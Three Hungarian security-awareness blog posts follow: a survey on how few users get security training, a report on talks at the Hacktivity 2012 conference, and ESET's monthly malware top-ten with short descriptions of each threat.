
Nincsenek hozzászólások.

Ijesztően kevesen kapnak biztonsági képzést

2012.10.15. 14:23 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: social security biztonsági képzés felkészítés engineering training


Egy friss tanulmány szerint a megkérdezettek **90%-a nyilatkozott úgy, hogy az utóbbi egy év folyamán nem részesült a számítógéppel, illetve a személyes adatok védelmével kapcsolatos biztonsági tréningben**. Ami azonban még ennél is megdöbbentőbb, hogy **a válaszadók 68 százaléka azt állítja, még soha életében** nem vett részt ilyenen.



Sokszor került már szóba itt a blogon is, hogy **a frissített alkalmazói és operációs rendszer szoftverek, a naprakész antivírus, valamint az ellenőrzött, hiteles forrásokból való letöltés** mellett van még egy fontos alappillére a biztonságnak - ez pedig nem más, mint a biztonságtudatosság. Ez az a skill, amellyel sikeresen védekezhetünk a social engineering, azaz megtévesztéses támadások ellen, legyen az Facebookos átverés, vagy **direkt-véletlenül a parkolóban hagyott USB kulcs, kéretlenül kapott email benne csatolmánnyal vagy bizonytalan helyre mutató linkkel**.



Az ebben való **jártasság egyetlen dolgot igényel: folyamatos tanulást**. Nagyobb vagy stratégiai fontosságú munkahelyeken ez akár szervezett kereteken belüli rendszeres tanfolyamot, képzést, akár vizsgázást is jelent, míg alacsonyabb szinteken vagy magánszemélyek esetében pedig alkalmi felkészítést és/vagy autodidakta önképzést.



Egy most lezárult felmérés szerint, melyet az ESET készített, a kérdezők arra voltak kíváncsiak, vajon milyen a felhasználók biztonsági képzése. Az eredmények eléggé meglepő és szomorú képest festettek erről a területről. Bár nyilván **várható volt, hogy vannak még hiányosságok ezen a téren, ám hogy ennyire elképesztően kis hányad, mindössze 10% válaszolja, hogy az utóbbi egy éven igen kapott felkészítést, az valóban sokakat meglephet.**



Ennél is sokkolóbb, hogy a részesült-e egyáltalán valaha bármikor biztonsági képzésben kérdésre mindössze 32% válaszolta azt hogy igen, amiből ugye az is következik, hogy több mint kétharmadukat (68%) sohasem oktatták ki arról, milyen biztonsági incidensek léteznek, és azok ellen hogyan tudnának védekezni.



Ezek a riasztó számok talán ráirányítják a figyelmet arra, hogy a megtéveszthető felhasználó fokozottan veszélyben van, legyen szó sebezhető Androidos telefonról, ezer dolláros Victoria's Secret "ajándékról" vagy szállodában kéretlenül előugró frissítésről. A **folyamatos és rendszeres biztonsági képzés nem csak a technikai trükkök, hanem különösen vállalatoknál előforduló ipari kémkedés minden létező formája ellen igyekszik felkészíteni a dolgozókat**, a szobában hagyott jelszóval zárt géptől kezdve, a folyosón őrizetlenül hagyott notebookon át a kéretlen telefonos support hívásokig minden esetben óvatosan és gyanakvóan kell eljárni. Október egyúttal a National Cyber Security Awareness Month is egyben.



Vagyis **a biztonságtudatossági hónap egyben apropót és lehetőséget is ad arra, hogy egy év múlva majd a hasonló felmérés eredménye már remélhetőleg kevésbé legyen lesújtó**.

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Akiknek a Captcha kínszenvedés
- Utaljunk pénzt a S.O.C.A.-nak
- Safe mód a Mechagodzilla ellen
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4849807

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Hacktivity 7DC.


2012.10.17. 12:45 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: budapest hacktivity konferencia 2012 7dc

Lezajlott az idei két napos hacker találkozó, aminek ezúttal a MOM Kultúrális Központ adott otthont, a szervezők pedig több tucat hazai és külföldi előadással, workshoppal és persze játékkal készültek.



A parkolási nehézségeket leszámítva kellemes és barátságos helyszín eredetileg Magyar Optikai Művek Kultúrház volt, amely a Csörsz utcai gyárban a Varsói Szerződés tagállamainak fegyvertávcsöveket előállító üzem dolgozóinak, illetve a környék lakóinak szolgált változatos kultúrprogramokkal, még színházi előadásokkal is. A blogírónak a helyszín ismerős volt, **nem csak kisdobos és úttörő rendezvények helyszíneként, de itt volt szerencsém 1979-ben bemutató előtti premier vetítésen megtekinteni a Csillagok Háborúját**, de megvolt Nagy Feró is, aki még flitteres ruhában diszkózenét játszott a kupolás részben Csuka Mónikával (Gyere kislány gyere, a diszkóklubban szól már a zene, ahhhh :-).




Ennyi retro bevezető után rá is térünk a Hacktivity 2012-re. **Két különböző teremben folytak az előadások, a földszinti tágas és klímával is ellátott színházteremben, illetve az emeleti, kissé levegőtlen és sokszor szűkösnek bizonyuló kupolában**. Emellett több kisebb földszinti és emeleti helyiségben pedig a különféle workshopok, **például a Hackerspace és a Lockpicking műhely kapott helyett, de volt tágas pihenő is nagy méretű kivetetővel** azoknak, akik sörrel a kézben jobban tudnak a lényegre koncentrálni. Minden előadásról nem tudunk részletesen beszámolni, el sem jutottunk mindegyikre, de azért egy csokorban néhányat szokás szerint összefoglalunk.




Jeff □ardin témája és előadásmódja egyaránt lenyűgöző volt, szó volt benne a hamis identitásokkal való profi bánásmódról éppúgy, mint hogy mennyi adat és részlet fürkészhető ki egy szorgalmas kutakodó által bárkiről. Az ő példájában egy közel-keleti származú személy minden személyes adata, kapcsolatrendszere, általa megosztott fotói szerepeltek, de egy alapos adatbúvárkodás akár a házastárs hűtlenségéről is bizonyítékokkal szolgálhat.






Balázs Zoltán, aki a Deloitte-nál tanácsadó, [tovább spécizte korábban elkezdett böngészőkiegészítős kártevőjét](), és a tavaszi Ethical Hacking Day-hez képest itt már webkamera bekapcsoltatásra, valamint jelszó hashek törésében való részvételre (a böngésző plugin Chrome Native Client-en keresztüli 840 ezer hash/sec sebességű) is alkalmassá tette művét. **Az informatika minden szereplőjének volt üzenete és tanulsága a történetnek, az antivírus vállalatoktól kezdve a felhasználókon át egészen a böngészőklienseket fejlesztő cégekig**. A bemutatott technika simán átgyalogol a webszűrésen, tűzfalon keresztül és akár célzottan megváltoztatható a megtámadott személy böngészőjében megjelent információ is, **a bemutatott példában változatlan Index címlapon az euró árfolyam értéke lett meghackelve egyedire a kiszemelt célpont monitorán**. Itt azért nem készült fotó, mert annyian zsufolódtak össze, hogy [csak az ajtóban állva lehetett végignézni a bemutatót]().





agy népszerűségnek örvendett újfent az anno a Dürer kertben induló új őrület, a roncsolás mentes zárnyitás. Subecz Attila előadásában most egy remek összefoglalót is láthattunk a zárakkal kapcsolatos tudnivalókról, és ha összegezni akarnánk valami univerzális jó tanácsot, itt is azt lehet mondani, mint a hagyományos IT megközelítésnél. Felmérjük, mekkora vagyont akarunk megvédeni, és ennek függvényében választunk védelmi megoldást. Ha valakinek van féltenivalója az otthonában, az ne a kínai piacon vagy az OBI-ban vegyen filléres zárat, hanem értékarányosan keressen komolyabb megoldást. **A földszinti workshop terembe egyedi meghívókat osztogattak a közönségnek egy kis zárbűvölésre** - a büfénél kattantak a bilincsek a delikvensek csuklóin, akik aztán mehettek egy kicsit gyakorolni, hogy sikeresen kiszabaduljanak, ehhez is volt szerencsém :-D





evesz András, aki már 9 éve IT biztonsági tanácsadóként és kutatóként dolgozik, és többek közt a rootkitek komoly szakértője, ezúttal **a vírusvédelmi programok önvédelmi mechanizmusa ellen indított támadást.** Előadásában arra keresett megoldást, ha egy vállalati rendszerben jelszóval védett beállításokkal üzemelnek a vírusirtók, és **futásuk közben figyelik és védik saját folyamataikat is, hogyan lehetne ennek ellenére a Metasploit segítségével mindezt megkerülni**.








Dnet, alias **Veres-Szentkirályi András egy furcsa, de annál érdekesebb kísérletet mutatott be a billentyűzet LED-jeivel, amelyben**

az adatszivárgás elleni védelmet kijátszó trükköt mutatott be. A módszer segítségével ugyan főként inkább kisebb méretű állományok lehetnek a célkeresztben, de ha belegondolunk, egy-egy stratégiai fontosságú konfig vagy SAM fájl esetén nagyon is ütős és hasznos megoldási mód lehet mindez.








Bíró László rádióamatőr az internet központi lekapcsolása vagy működésképtelensége ellen vázolt fel ütőképes megoldási módot, az AX25 protokollra épülő HAM rádiós hálózatot. Ez a hírtovábbító módszer már a gyakorlatban is bizonyított, például az 1970-es Tiszai árvíz idején váltotta ki a működésképtelen vezetékes telefonhálózatot, **mai alkalmazási lehetősége pedig akár egy korlátozott internet is lehet, gondoljunk csak az egyiptomi zavargások idején ideiglenesen lekapcsolt internetes viszonyokra**.








Shakeel Tufail a H nterprise Security Solutions munkatársa a különféle fenyegetettségekről beszélt, és talán az egyik legmeglepőbb adat az volt, hogy a Sony ellen annak idején 20 támadás is indult, amelyeket eleinte elhallgattak, illetve nem kezeltek megfelelően, ezzel pedig 24 milliárd dollár veszteséget szenvedtek el, míg a megfelelő védekezést a szakértő szerint 10 ezer dolláros költséggel meg lehetett volna oldani. Ha azt nézzük, hogy a különböző kontinenseken milyen őrült iramban növekszik az internethez csatlakozók száma, elképesztő számokat láthatunk, ami mögé odaláthatjuk azt is, hogy sajnos az internetes csalások, kártevők, incidensek száma már csak pusztán emiatt is folyamatosan emelkedni fog a jövőben is. Ugyancsak **növeli a sebezhetőségek kockázatát az új programverziók egyre terjedelmesebb kódja is**, sok tíz, illetve százmillió programsorról kellene a gyakorlatban kiderülnie, hogy hibátlan.












Tomcsányi Domonkos a lekövethetetlen mobilokról tartott előadásában azt mutatta be a gyakorlatban - live demo rulez - hogyan lehet némi trükközés és technikai eszközök segítségével **egy hazai telefonkészüléket az Egyesült Királyság Vodafone hálózatához**


csatlakoztatni. Bár a módszer kihangsúlyozottan ellentétes a szolgáltatóknál vállalt felhasználási feltételekkel, ennek ellenére technikai kivitelezés terén roppant ötletes és egyben elgondolkodtató is volt.








Ugyancsak a kupola vendége volt Szappanos Gábor a Sophostól, aki a Blackhole nevű exploit kit kapcsán tartott nyomozásáról számolt be. A forráskód elemzése alapján a kutató szerint jellemzően orosz és angol nyelven rendelkezésre álló kártékony kódokat előállító eszközkészlet nagy valószínűséggel vagy orosz gyártmány angol ajkú megrendelőknek, vagy angol nyelvterületen fejlesztve az orosz piacra, orosz anyanyelvű "ügyfeleknek" készülhetett. Érdekes megállapítás volt az is, hogy **az exploit kit megvásárlásánál, illetve bérlésekor az árképzésben évek óta, még a világméretű pénzügyi válság hatására sem változtak az árak, ugyanúgy 50 USD a 24 órás kipróbálás díja vagy 500 USD az egy havi szerver bérlés, mint pár esztendővel korábban**. A kész kódokat a készítők folyamatosan igyekeznek tesztelni különféle vírusirtókkal, és folyamatosan módosítgatják, hogy a felismerést megpróbálják elkerülni, valamint a scriptek magasfokú összezagyválásában (obfuscating) is az élen járnak.









sszességében az esemény most sem okozott csalódást, talán a résztvevők száma mintha nem nőtt volna tovább, bár a zegzugos helyszínen ezt nem volt könnyű megítélni. A hangulat ellen mindenesetre nem lehetett kifogás, és az eseményen készült lóbálós mukinyulas

géppel készített, ezért very limited minőségű **fotók publikus óriásgaléráját az alábbi linken lehet megtekinteni.**



Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Akiknek a Captcha kínszenvedés
- Tízből öt kártevő hátsóajtót nyit
- "Szósölmédia" és nyaralás
- A jelszó érték, vigyázzunk rá
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4853893

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Ötödik hónapja az élen az Autorun

2012.10.19. 10:21 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika adatok 2012 szeptember nod32 havi threatsense vírusstatisztika

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2012. szeptemberében a következő 10 károkozó terjedt a legnagyobb számban**.




Előző havi összesítésünkhöz képest drámai változások nem történtek, **az Autorun vírus érdekes módon újabb egy hónappal meghossszabbította ideglenes állomásozását a vezető helyen**, míg a Conficker féreg a korábbi harmadik helyről éppen csak a negyedik helyre csúszott vissza. **Második helyre lépett viszont elő a HTML/ScrInject trójai**, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében, majd hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni. **A lista első felén elhelyezkedő kártevők ellen a naprakész vírusirtó mellett a Windows frissítések azonnali letöltése, illetve az internetezés közbeni óvatosság, valamint a scriptek automatikus futtatását gátló böngészőkiegészítők használata lehet az orvosság**.



A lista második felében a sorrend nem is változott, így a Win32/Dorkbot féreg is őrzi előző hónapban kiharcolt hetedik helyét. Róla azt érdemes kiemelni, hogy **cserélhető adathordozók segítségével terjed és tartalmaz egy olyan hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett, illetve összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni**. A Win32/Qhost továbbra is a nyolcadik helyen található, trójai fertőzött e-mail üzenetek mellékleteiben terjedve hátsó ajtót nyit a gépen, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett.



Az ESET Global Trends Report ehavi kiadásában ezúttal is igyekszik kiragadni az utóbbi időszak IT incidensekkel kapcsolatos különlegességeket, így ebben a hónapban **a kártevők visszafejtés elleni védelmének fejlődése szerepelt a terítéken**. A DOS és Windows korszak hajnalán elég volt egy Debugger és viszonylag könnyen lehetett elemezni, visszafejteni a kártékony kódokat. Ám egy idő után különféle trükköket vetettek be a kártevők szerzői, így az EXE fájlok fejlécének módosításától kezdve a különféle futtatható állományokat tömörítő segédprogramokon át a virtuális gép- vagy debug környezet érzékeléséig mindent bevetettek a víruslaborok munkájának nehezítése érdekében.



Ebbe a sorba lépett aztán a fejlett titkosítás, a kernel módú rootkitek fokozatos elterjedése, valamint a főleg scriptek esetében alkalmazott úgynevezett obfuscating technika, melyet leginkább kódösszezavarásnak fordíthatánk. Ez utóbbi olyan módon zagyválja össze a futó kódot, hogy változatlan futás mellett annak olvashatóságát, visszafejthetőségét a lehető legnagyobb mértékben megnehezítse. **A legutóbbi idők botnetes kártevői pedig - például a Rovnik, Sirefef vagy a Flame - már egészen komoly visszafejtés elleni védelemmel vannak felvértezve, rejtett fájlrendszer kezelésére is képesek, és olyan komplex, nem szabványos függvény hívásokkal, trükkökkel is operálnak, amelyek már egészen komoly kihívások elé állítják a vírusirtócégek profi elemzőlaborjait, forensics szakembereit**.



Bár rendszeresen számolunk be különféle Facebook-kal kapcsolatos átverésékről, kártevőkről, a legelszomorítóbb mégis az, ha ezek közül valamelyik módszer újra és újra változatlan formában bukkan fel. **Szeptemberi fontosabb blogposztjainkat áttekintve** az átszínezett Facebook csalás egy ilyen gumicsont, amely rendszeresen felbukkan azzal hitegetve a naiv gyanútlan felhasználókat, hogy egy alkalmazás telepítésével arany, rószaszín vagy éppen fekete színűvé változtathatjuk át a szokásos kék felületet. Ám **aki elhiszi és telepíti rosszul jár, mert egyrészt az átverést a nevünkben továbbküldi összes ismerősünknek, másrészt az új alapszínek helyett nyereményjátékokkal kecsegtető oldalakra továbbít bennünket, ahol aztán vég nélkül különböző kérdőíveket kell kitöltögetni.**

